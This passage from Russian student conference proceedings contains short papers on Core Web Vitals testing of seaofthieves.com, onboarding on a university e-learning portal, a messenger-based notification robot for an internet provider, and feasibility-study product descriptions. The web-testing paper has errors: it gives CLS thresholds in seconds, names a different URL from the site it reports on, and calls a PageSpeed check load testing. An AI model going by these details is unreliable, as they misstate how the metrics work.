Данный тест может быть использован для тестирования и анализа различных компонентов информационной системы, таких как масштабируемость, устойчивость и эффективность использования ресурсов. Это позволяет выявить проблемы в системе и указать на их недостатки, что поможет обратить внимание на слабые места и принять меры к их устранению.

Анализ эффективности является ключевым аспектом в рамках разработок технических характеристик – специализированного сегмента IT индустрии, направленного на повышение скорости работы систем на этапах их разработки и дизайна, что происходит задолго до того, как начинается непосредственное кодирование [3]. Анализ эффективности показывает на успех IT организации по проделанной работе и оптимизации их информационной системы.

Основная часть

Несколько методов позволяют проверить эффективность работы веб-сайта. Один из наиболее востребованных подходов – это проверка на выносливость, которая заключается в оценке реакции системы на определенную уровень нагрузки. Такая нагрузка может отражать предполагаемое число пользователей, которые одновременно взаимодействуют с приложением, выполняя определенное количество операций в течение установленного времени [1].

Этот метод используется для выявления пределов пропускной способности приложения. Он направлен на оценку стабильности системы при работе под нагрузкой.

Нам следует осуществить тестирование на прочность, чтобы гарантировать, что при монтаже выдерживаете запланированную нагрузку на протяжении длительного периода времени. Данный тест позволяет отслеживать потребление памяти приложением, чтобы выявить возможные утечки, которые могут привести к ухудшению производительности, замедлению обработки данных или к увеличению времени ответа приложения по мере его длительной работы по сравнению с начальным этапом [2].

Тесты производительности служат разным целям. Продемонстрировать, что система удовлетворяет критериям производительности, производственная мощность двух или более систем лучше, какой элемент нагрузки или часть системы может снизить производительность в качестве инструмента тестирования будет использоваться сайт pagespeed.web - этот онлайн инструмент, который считывает определенные сигналы, которые указывают на то, насколько посетителям сайта удобно им пользоваться, так называемые показатели живых данных. Простыми словами, pagespeed помогают оценить веб-страницы и понять, какие показатели требуется улучшить. Pagespeed измеряет скорость, интерактивность и стабильность контента.

Для тестирования был выбран сайт по компьютерной игре Seaofthieves. Перед началом необходимо разработать спецификацию для сайта. Обратить на определенные параметры, которые указывают на то, насколько посетителям сайта удобно им пользоваться [4, 5].

Так, например, одним из важнейшего параметра является отрисовка первого контента или же First Contentful Paint, сокращённо FCP.

Последовательность значений FCP:

- 1 от 0 до 1 секунды - это высокая скорость загрузки;
- 2 от 1 до 2,5 секунды - это средняя скорость загрузки;
- 3 больше 2,5 секунд - низкая скорость загрузки.

Следующим немаловажным параметром для отзывчивой работы сайта является задержка ввода или же First Input Delay, сокращённо FID.

Последовательность значений FID:

- 1 от 0 до 50 мс - это высокая скорость загрузки;
- 2 от 50 до 250 мс - это средняя скорость загрузки;
- 3 больше 250 мс - низкая скорость.

Еще одним из важных параметром работы сайта является параметр отрисовки крупного контента или же Largest Contentful Paint, сокращённо LCP.

Последовательность значений LCP:

- 1 от 0 до 2,5 секунд - высокая скорость загрузки;
- 2 от 2,5 до 4 секунд - средняя скорость загрузки;
- 3 больше 4 секунд - низкая скорость загрузки.

Одним из важнейших показателей работы сайта является параметр под названием сдвиг макета или же Cumulative Layout Shift, сокращённо CLS.

Последовательность значений CLS:

- 1 от 0 до 0,1 секунды - высокая скорость загрузки;
- 2 от 0,1 до 0,25 секунд - средняя скорость загрузки;
- 3 больше 0,25 секунды - низкая скорость загрузки.

Для запуска тестирования зайдём на сайт webvitals.ru и введём в поле ссылку на [terraria.fandom](https://terraria.fandom.com), сайт который будем тестировать. На рисунке 1 представлены результаты тестирования seaofthieves.com.




Рисунок 1 – Результаты тестирования производительности

По результатам тестов выявились слабые стороны сайта seaofthieves.com. Во-первых, превышение времени сдвига макета, а во-вторых, увеличенное время реакции на действие. Данные параметры не соответствуют требованиям современного сайта. По результатам тестов, разработчикам сайта seaofthieves.com можно порекомендовать ускорить загрузку сайта, оптимизацией блоков реклам, картинок, видео и виджетов путём уменьшения занимаемого пространства в кеше браузера и оптимизации путей доставки ресурсов.

Заключение

По итогам данной работы провели нагрузочное тестирование сайта seaofthieves.com. Сформулировали спецификацию на сайт, который был проверен данным тестированием. Сформулировали все возможные идеи тестирования в рамках составленной спецификации на сайт и предоставили их списком. Идеи тестирования со-

ответствуют тестируемым характеристикам выбранного средства тестирования. По результатам тестов, разработчикам сайта seaofthieves.com было порекомендовано ускорить загрузку сайта, оптимизацией блоков реклам, картинок, видео и виджетов путём уменьшения занимаемого пространства в кеше браузера и оптимизации путей доставки ресурсов.

СПИСОК ИСТОЧНИКОВ

1. Криночкин, И. А. Проектирование web-приложения для туристического агентства / И. А. Криночкин, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 404-406. – EDN WXHOMQ.
2. Иванов, М. А. Разработка приложения для обеспечения деятельности пассажирского автотранспортного предприятия / М. А. Иванов, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 385-387. – EDN XSEHBZ.
3. Петухов, В.А. Тестирование производительности компилятора с помощью генетического программирования / В. А. Петухов // StudNet. – 2020. – №9. – URL: <https://cyberleninka.ru/article/n/testirovanie-proizvoditelnosti-kompilyatora-s-pomoschyu-geneticheskogo-programmirovaniya> (дата обращения: 20.11.2024).
4. Seaofthieves.com: Сайт компьютерной игры Sea of Thieves. - Раздел сайта «Главная». – URL: <https://www.seaofthieves.com/ru> (дата обращения: 20.11.2024).
5. Pagespeed.web: Показатели Core Web Vitals для вашего сайта - Раздел сайта «Главная». – URL: <https://pagespeed.web.dev> (дата обращения: 20.11.2024).

УДК 004.94

Бочаров Леонид Владимирович, студент, Комсомольский-на-Амуре государственный университет

Bocharov Leonid Vladimirovich, student, Komsomolsk-na-Amure State University

Черенков Дмитрий Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Cherenkov Dmitry Sergeevich, student, Komsomolsk-na-Amure State University

Абарникова Елена Борисовна, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Abarnikova Elena Borisovna, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ОНБОРДИНГ ДЛЯ ПРЕПОДАВАТЕЛЕЙ И СТУДЕНТОВ ONBOARDING FOR TEACHERS AND STUDENTS

Аннотация. Это исследование уделяется внимание процессу адаптации новых студентов и преподавателей с целью более эффективного внедрения в коапанацию. Особое внимание уделяется формированию положительного первого впечатления, снижению стресса и повышению мотивации. Анализируются основные методы онбординга, которые могут помочь понять цели и задачи компании, быстрее разобраться в разнообразных информационных ресурсах и потоках данных.

Abstract. This study focuses on the adaptation process – the introduction of new employees or customers into an organization or service in order to adapt more effectively. Special attention is paid to adaptation in forming a positive first impression, reducing stress and increasing motivation. The main methods of onboarding that can make people love an organization and help them understand the goals and objectives of the company are analyzed.

Ключевые слова: онбординг, адаптация сотрудников, интеграция, корпоративная культура, мотивация, продуктивность.

Key words: onboarding, employee adaptation, integration, corporate culture, motivation, productivity.

Введение

Онбординг – это ключевой этап при вхождении нового сотрудника или студента в структуру организации. Его цель – обеспечить понимание новым участником бизнес-процессов всех аспектов функционирования компании или продукта. Этот процесс способствует быстрой адаптации человека к новым условиям и обеспечивает его уверенность и удовлетворенность на новом месте или при работе с новым продуктом.

Цель онбординга заключается в том, чтобы помочь новому участнику уверенно включиться в рабочую среду, освоить принципы ее функционирования, выявить свои и командные задачи. Продуманная интеграция способна не только привнести уверенность и энтузиазм, но и внушить доверие к компании, что в свою очередь сыграет роль в стимулировании его мотивации.

Онбординг является критически важной для формирования благоприятного первого впечатления, снижения уровня стресса и усиления производительности, что делает ее неотъемлемой частью любого процесса, где требуется быстрое и успешное включение новых участников [1].

Основная часть

Исследование проблематики.

Преподаватели и студенты КнАГУ могут столкнуться с рядом трудностей при освоении возможностей Электронной информационно-образовательной среды (ЭИОС). Эти трудности могут негативно сказаться на их производительности, адаптации к учебному процессу и использовании цифровых ресурсов.

Потенциальные проблемы:

1. Недостаток информации. Неопределенность относительно доступных цифровых инструментов для проведения занятий или выполнения административных задач.
2. Технические сложности. Недостаточные навыки работы с электронными платформами и программным обеспечением.
3. Недостаточное понимание структуры ЭИОС. Затруднения в поиске необходимых разделов. Проблемы с навигацией по интерфейсу системы.

Существует несколько типов онбординга, каждый из которых нацелен на решение определенных задач [2]:

1. Информационный (руководства и ЧаВо). Обеспечивает детальную информацию, доступную в любое время, но иногда может казаться скучным и требует самостоятельного поиска.
2. Визуальный (видео, инфографика). Позволяет быстрее понять сложные процессы, однако при большом объеме контента затрудняет быстрый поиск нужной информации.
3. Интерактивный (подсказки в интерфейсе). Обеспечивает обучение "на лету" и помогает немедленно применять полученные знания, уменьшая отвлечение от текущих задач.

4. Менторство (наставники и кураторы). Предоставляет возможность общения в реальном времени, что способствует более быстрой адаптации за счет возможности получить ответы на вопросы немедленно.

5. Комбинированный подход (использование всех методов). Использует преимущества перечисленных форматов, создавая оптимальные условия для быстрого доступа к информации, эффективного обучения и индивидуальной поддержки.

Для точного понимания потребностей пользователей применяется карта эмпатии (рисунок 1 и 2). Этот инструмент показывает:

1. Что они слышат (ожидания, советы, обещания).
2. Что видят (визуальная и информационная среда, вызывающая интерес или непонимание).
3. О чём думают и что чувствуют (эмоции, надежды, опасения).
4. Что говорят и делают (конкретные действия, жалобы, потребности).

Анализируя эти аспекты, можно определить:

1. Основные боли (стресс от перегрузки информацией, разочарование при длительном поиске).
2. Цели (оперативный доступ к нужным материалам, удобный интерфейс).
3. Желаемые результаты (упрощённая навигация, актуальный контент).




Рисунок 1 – Карта эмпатии преподавателей




Рисунок 2 – Карта эмпатии студентов

Опираясь на данные карты эмпатии, имеет смысл создать кликабельный прототип [3]. Для реализации онбординга на сайте можно использовать стек технологий:

1. Фронтенд-технологии (HTML, CSS, JavaScript): Формирование структуры, стиля и интерактивности.

2. Фреймворки и библиотеки (React, Vue, Angular, Intro.js, Shepherd.js, Guiders.js): Создание интерактивного интерфейса, внедрение пошаговых подсказок и туров по продукту.

3. Сторонние сервисы и инструменты (Google Analytics, Hotjar): Аналитика поведения пользователей, сбор обратной связи.

4. Инструменты дизайна и прототипирования (Figma, Sketch, Adobe XD): Подготовка интерактивных макетов, тестирование пользовательских сценариев.

Использование смешанного подхода, основанного на результатах анализа потребностей, и применение соответствующих технологий позволит создать удобный и понятный онбординг, повысить комфорт и продуктивность образовательного процесса для всех участников (рисунок 3 и 4).




Рисунок 3 – Прототип онбординга преподавателей



Рисунок 4 – Прототип онбординга студентов

Заключение

Онбординг – основополагающий этап, определяющий качество взаимодействия нового участника (будь то сотрудник или заказчик) с организацией или услугой. Этот процесс действует как связующее звено между ожиданиями и реальностью, давая новичкам четкое понимание структуры компании или продукта, ценностей, внутренних процессов, а также основных правил и принципов работы. Благодаря четко выстроенной системе адаптации новые сотрудники быстро адаптируются к рабочей среде, комфортнее чувствуют себя в коллективе и с большей уверенностью начинают выполнять поставленные задачи.

Таким образом, адаптацию можно рассматривать как стратегический инструмент, который помогает сгладить переходные периоды и минимизировать стресс, связанный с привыканием к новым условиям. Это не только обеспечивает успешный онбординг, но и дает прочную основу для долгосрочной, эффективной и взаимовыгодной работы внутри организации или при взаимодействии с продуктом. Таким образом, хорошо продуманный и реализованный процесс адаптации становится ключом к созданию положительного первого впечатления, что, в свою очередь, напрямую влияет на эффективность, устойчивость и конкурентоспособность любой организации.

СПИСОК ИСТОЧНИКОВ

1. Вахмянина, Л. О. Онбординг без стресса / Л. О. Вахмянина // Достижения науки и образования. – 2024. – № 5 (96). – URL: <https://cyberleninka.ru/article/n/onbording-bez-stressa> (дата обращения: 10.12.2024).
2. Оглоблин, В. А. Понятие онбординга и его применение при адаптации молодых специалистов / В. А. Оглоблин, А. Е. Дацко // Экономика и бизнес: теория и практика. – 2023. – № 6-2. – URL: <https://cyberleninka.ru/article/n/ponyatie-onbordinga-i-ego-primeneniye-pri-adaptatsii-molodyh-spetsialistov> (дата обращения: 10.12.2024).
3. knastu.ru: Комсомольский-на-Амуре государственный университет. – Раздел сайта «Главная». – URL: <https://knastu.ru/> (дата обращения: 10.12.2024).

УДК 004.67

Бухтояров Вячеслав Владимирович, студент, Комсомольский-на-Амуре государственный университет

Bukhtoyarov Vyacheslav Vladimirovich, student, Komsomolsk-na-Amure State University

Котляров Валерий Петрович, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Kotlyarov Valery Petrovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ПРОГРАММНЫЙ РОБОТ АВТОМАТИЗАЦИИ БИЗНЕС-ПРОЦЕССОВ ИНТЕРНЕТ-ПРОВАЙДЕРА

AN INTERNET SERVICE PROVIDER'S BUSINESS PROCESS AUTOMATION SOFTWARE ROBOT

Аннотация. Разработан программный робот для Интернет-провайдера, задача которого увеличить охват клиентов, получающих уведомления и снизить финансовые потери компании за счет замены СМС на сообщения, отправленные через мессенджер. Рассмотрена применяемая в компании информационная система, ее преимущества и недостатки; проведен анализ сервисом, предоставляющих доступ к API, популярных мессенджеров. Получена рабочая версия программного робота, которому можно задавать параметры через веб-интерфейс.

Abstract. A software robot has been developed for an Internet service provider, whose task is to increase the reach of customers receiving notifications and reduce the financial losses of the company by replacing SMS with messages sent via messenger. The information system used in the company, its advantages and disadvantages are considered; the analysis of services providing access to the API of popular messengers is carried out. A working version of the software robot has been obtained, which can be configured via the web interface.

Ключевые слова: автоматизация, программный робот, Интернет-провайдер, API, мессенджер, СМС, уведомления.

Key words: automation, software robot, Internet service provider, API, messenger, SMS, notifications.

Введение

Многие компании, предоставляющие доступ к интернету (интернет провайдеры), используют программы для сопровождения клиентов. Данные программы следят за состоянием баланса клиента и могут отправлять напоминания о необходимости пополнить баланс [1]. В исследуемой компании ООО «Сат-ДВ», которая является интернет провайдером города Амурска, также есть такая программа, которая умеет отправлять уведомления по СМС (сервис коротких сообщений) или электронной почтой, однако данная опция реализована неудобно для клиентов. Для самой же компании отправка уведомлений через СМС обходится дорого. Для клиентов компании напоминания о низком балансе позволили бы вовремя пополнять счет и не терять доступ к интернету. В этом нам поможет инструмент, который выполняет выборку абонентов из базы данных исследуемой компании и отправляет сообщения, используя API (программный интерфейс приложения) популярных в России мессенджеров (программа для мгновенного обмена сообщениями). Telegram занимает 2-е место среди самых популярных мессенджеров в России, тогда как WhatsApp занимает 1-е место. В 2024 году более 85 млн россиян пользуются Телеграмом каждый месяц. Это на 9 млн человек больше, чем в прошлом году. С 2022 по 2024 год аудитория Телеграм в России увеличилась на 22 %. Аудитория WhatsApp в России составляет 96 млн человек в месяц [2].

Основная часть

Предметной областью исследования является ООО «Сат-ДВ», интернет провайдер города Амурска.

Объектом исследования является деятельность ООО «Сат-ДВ».

Цели разработки программного робота:

- увеличить количество абонентов, которые будут получать информацию о малом количестве денежных средств на балансе;
- снизить финансовые неуплаты компании за счет снижения числа отправленных уведомлений через СМС путем перехода на сообщения, отправленные через API мессенджеров.

Новизна работы заключается в разработке и внедрении уникального программного робота для автоматизированного информирования абонентов.

Практическая значимость заключается в создании инструмента, который позволит оптимизировать процессы взаимодействия с клиентами, снизить операционные затраты на обслуживание абонентов, повысить уровень их удовлетворенности услугами компании, снизит финансовые потери компании. Данный программный робот может быть адаптирован и использован другими провайдерами для улучшения их сервисов и коммуникаций с клиентами.

Робот выполняет свою работу в пределах временных рамок, которые задаются через интерфейс управления роботом. Если временные рамки подходят для выполнения задачи, тогда робот с помощью SQL запроса к БД биллинговой программы получает список абонентов, баланс которых ниже установленного лимита, что указывается в интерфейсе управления. В полученном списке содержатся адрес, номер телефона абонента и его текущий баланс. Затем робот просматривает каждого абонента, проверяет по БД робота есть ли абоненты, которые отказались, чтобы исключить их из дальнейшей обработки. Следующим этапом робот проверяет наличие аккаунта в Телеграмме (если нет, тогда в WhatsApp) и, при его наличии, отправляет уведомление абоненту. Всю полученную в ходе работы информацию, робот сохраняет в свою БД. Алгоритм работы робота изображен на рисунке 1.




Рисунок 1 – Алгоритм работы программного робота

Опишем алгоритмы моделей, по которым будут вычисляться ключевые целевые показатели.

Увеличение максимального охвата (количества) абонементов, которые будут получать уведомления об остатке малого количества денег на балансе их счета, будет осуществляться отправкой уведомляющих сообщений. Для этого мы будем использовать отправку уведомляющих сообщений в WhatsApp и Телеграмм по номерам телефонов, которые абоненты указывают при заключении договора.

Математическая модель:

$$K_{\text{охват}} = \left(\frac{K_{\text{после}}}{K_{\text{общее}}} - \frac{K_{\text{до}}}{K_{\text{общее}}} \right) * 100, \#(1)$$

где $K_{\text{охват}}$ – процентное увеличение числа охваченных абонентов;
 $K_{\text{после}}$ – количество охваченных абонентов после внедрения ИС;
 $K_{\text{до}}$ – количество охваченных абонентов до внедрения ИС;
 $K_{\text{общее}}$ – общее количество активных абонентов предприятия.

Снизить финансовые неуплаты компании за счет снижения числа отправленных уведомлений через СМС путем перехода на сообщения, отправленные через API мессенджеров.

Минимизация расходов на рассылку уведомлений будет осуществлена путём уменьшения количества, отправленных СМС, поскольку они остаются дорогим каналом доставки за счет замены их на сообщения, отправленные через API мессенджеров.

Для вычисления данного показателя сравним разницу в затратах до и после внедрения информационной системы. Мы будем учитывать количество СМС, отправленных до и после внедрения системы, а также расходы, которые добавятся после внедрения.

Математическая модель:

$$Z = (K_{\text{до}} * K_{\text{смс}} * C_{\text{смс}}) * (100 \% - K_{\text{охват}}) + (C_{\text{сооб}} * K_{\text{до}} * K_{\text{охват}}) + C_{\text{api}}, \#(2)$$

где Z – затраты на рассылку уведомлений;

$K_{\text{смс}}$ – количество отправленных СМС сообщений;

$C_{\text{смс}}$ – стоимость одного СМС;

$C_{\text{сооб}}$ – стоимость одного сообщения, отправленного в мессенджер;

C_{api} – стоимость абонентской оплаты сервису, предоставляющий доступ к API мессенджеров.

Для доступа к API мессенджеров нами выбран сервис Wapri.pro.

В качестве инструментов для разработки информационного робота мы используем язык программирования PHP и реляционную базу данных. Обращаться к БД BGBilling [3] робот будет с помощью SQL запросов [4]. Веб-интерфейс для управления роботом запрограммирован на базе технологий HTML, CSS, JS [5].

Заключение

В результате внедрения и эксплуатации программного робота для компании, предоставляющей услуги по доступу к Интернету, нами были достигнуты поставленные цели. За месяц его работы нами были получены следующие показатели: было получено увеличение охвата абонентов с 11,76 % до 74 % или в 6,3 раза, а также снижение финансовых затрат со 136 800 до 41 568 рублей или 3,3 раза. Экономическая оценка эффективности использования программного робота показала нам, что затраты на его разработку, тестирование и внедрение составила 8 месяцев.

СПИСОК ИСТОЧНИКОВ

1. Биллинг – сердце сети интернет-провайдера: сайт. – URL: <https://vasexperts.ru/blog/telekom/billing-serdcze-seti-internet-provajdera> (дата обращения: 11.08.2024).
2. Сколько пользователей в Телеграмм – Инклиент: сайт. – URL: <https://inclient.ru/telegram-stats/> (дата обращения: 11.08.2024).
3. BGBilling - универсальная биллинговая система: сайт. – URL: <https://bgbilling.ru> (дата обращения: 11.08.2024).
4. Маклафлин, Б. PHP и MySQL. Исчерпывающее руководство: 2-е издание / Б. Маклафлин - Санкт-Петербург: Питер, 2014. - 544 с
5. Хоган, Б. HTML5 и CSS3. Веб-разработка по стандартам нового поколения: 2-е издание / Б. Хоган. - Санкт-Петербург: Питер, 2014. - 320 с.

УДК 004.05

Васильева Ярослава Алексеевна, студент, Комсомольский-на-Амуре государственный университет

Vasilyeva Yaroslav Alekseevna, student, Komsomolsk-na-Amure State University

Ларченко Юлия Геннадьевна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Larchenko Yuliya Gennadievna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

«ОПИСАНИЕ ПРОГРАММНОГО ПРОДУКТА» – ОСНОВНОЙ РАЗДЕЛ ТЕХНИКО-ЭКОНОМИЧЕСКОГО ОБОСНОВАНИЯ ПРОЕКТА "DESCRIPTION OF THE SOFTWARE PRODUCT" – THE MAIN SECTION OF THE FEASIBILITY STUDY OF THE PROJECT

Аннотация. В статье изложены основные положения раздела «Описание программного продукта» в технико-экономическом обосновании проекта разработки информационной системы (модуля). Выделяются ключевые компоненты, которые должны быть включены в раздел для обеспечения полного понимания функционала и назначения продукта, его преимуществ и потенциальной конкурентоспособности на рынке. Описание служит основой для принятия решений относительно финансирования, сотрудничества или приобретения разрабатываемого программного продукта.

Abstract. The article presents the main provisions of the section "Description of the software product" in the feasibility study of the project for the development of an information system (module). Key components are highlighted that should be included in the section to ensure a complete understanding of the functionality and purpose of the product, its advantages and potential competitiveness in the market. The description serves as the basis for making decisions regarding funding, cooperation or acquisition of the software product being developed.

Ключевые слова: программный продукт, информационная система, технико-экономическое обоснование, проект, компонент

Key words: software product, information system, feasibility study, project, component

Введение

Описание программного продукта – это первичный раздел технико-экономического обоснования разрабатываемой информационной системы. Данный раздел позволяет потенциальному клиенту (заказчику) сформировать общее представление о функциональных характеристиках программного продукта, а также соотнести их с требованиями, предъявляемыми к нему на рынке. Основные положения раздела «Описание программного продукта» более подробно рассматриваются и детализируются в следующих разделах технико-экономического обоснования: оценка трудозатрат и длительности разработки; определение стоимости проекта (договорной цены); сравнение с рыночными аналогами и выявление конкурентных преимуществ [1].

При составлении раздела «Описание программного продукта» рассматриваются следующие моменты: программные средства, используемые в проекте; техническое обеспечение проекта; комплектация программного продукта. В комплект поставки обязательно входит дистрибутив программы (загрузочный файл) и техническая документация.

При этом техническая документация должна отражать соответствие программного продукта нормативным требованиям и подробно описывать: возможности системы, надёжность и практичность, эффективность и сопровождаемость, мобильность [2].

Основная часть

Описание программного продукта должно охватывать множество ключевых аспектов, таких как обозначения, функциональность, надёжность, практичность, эффективность, поддержка и мобильность. Эти элементы представляют собой основу, на ко-

торой строится понимание продукта как для специалистов, так и для обычных пользователей.

Рассмотрим подробнее **функциональность**. Здесь важно детально исследовать, какие именно задачи способен выполнять продукт. Пользователю должно быть ясно, как он будет взаимодействовать с системой: какие шаги необходимо предпринять и какие результаты можно ожидать. Описание должно быть доступным и понятным как для разработчиков, так и для пользователей. Кроме того, следует упомянуть, как продукт интегрируется с другими системами, будь то базы данных, веб-сервисы или физические устройства, и какие преимущества это приносит.

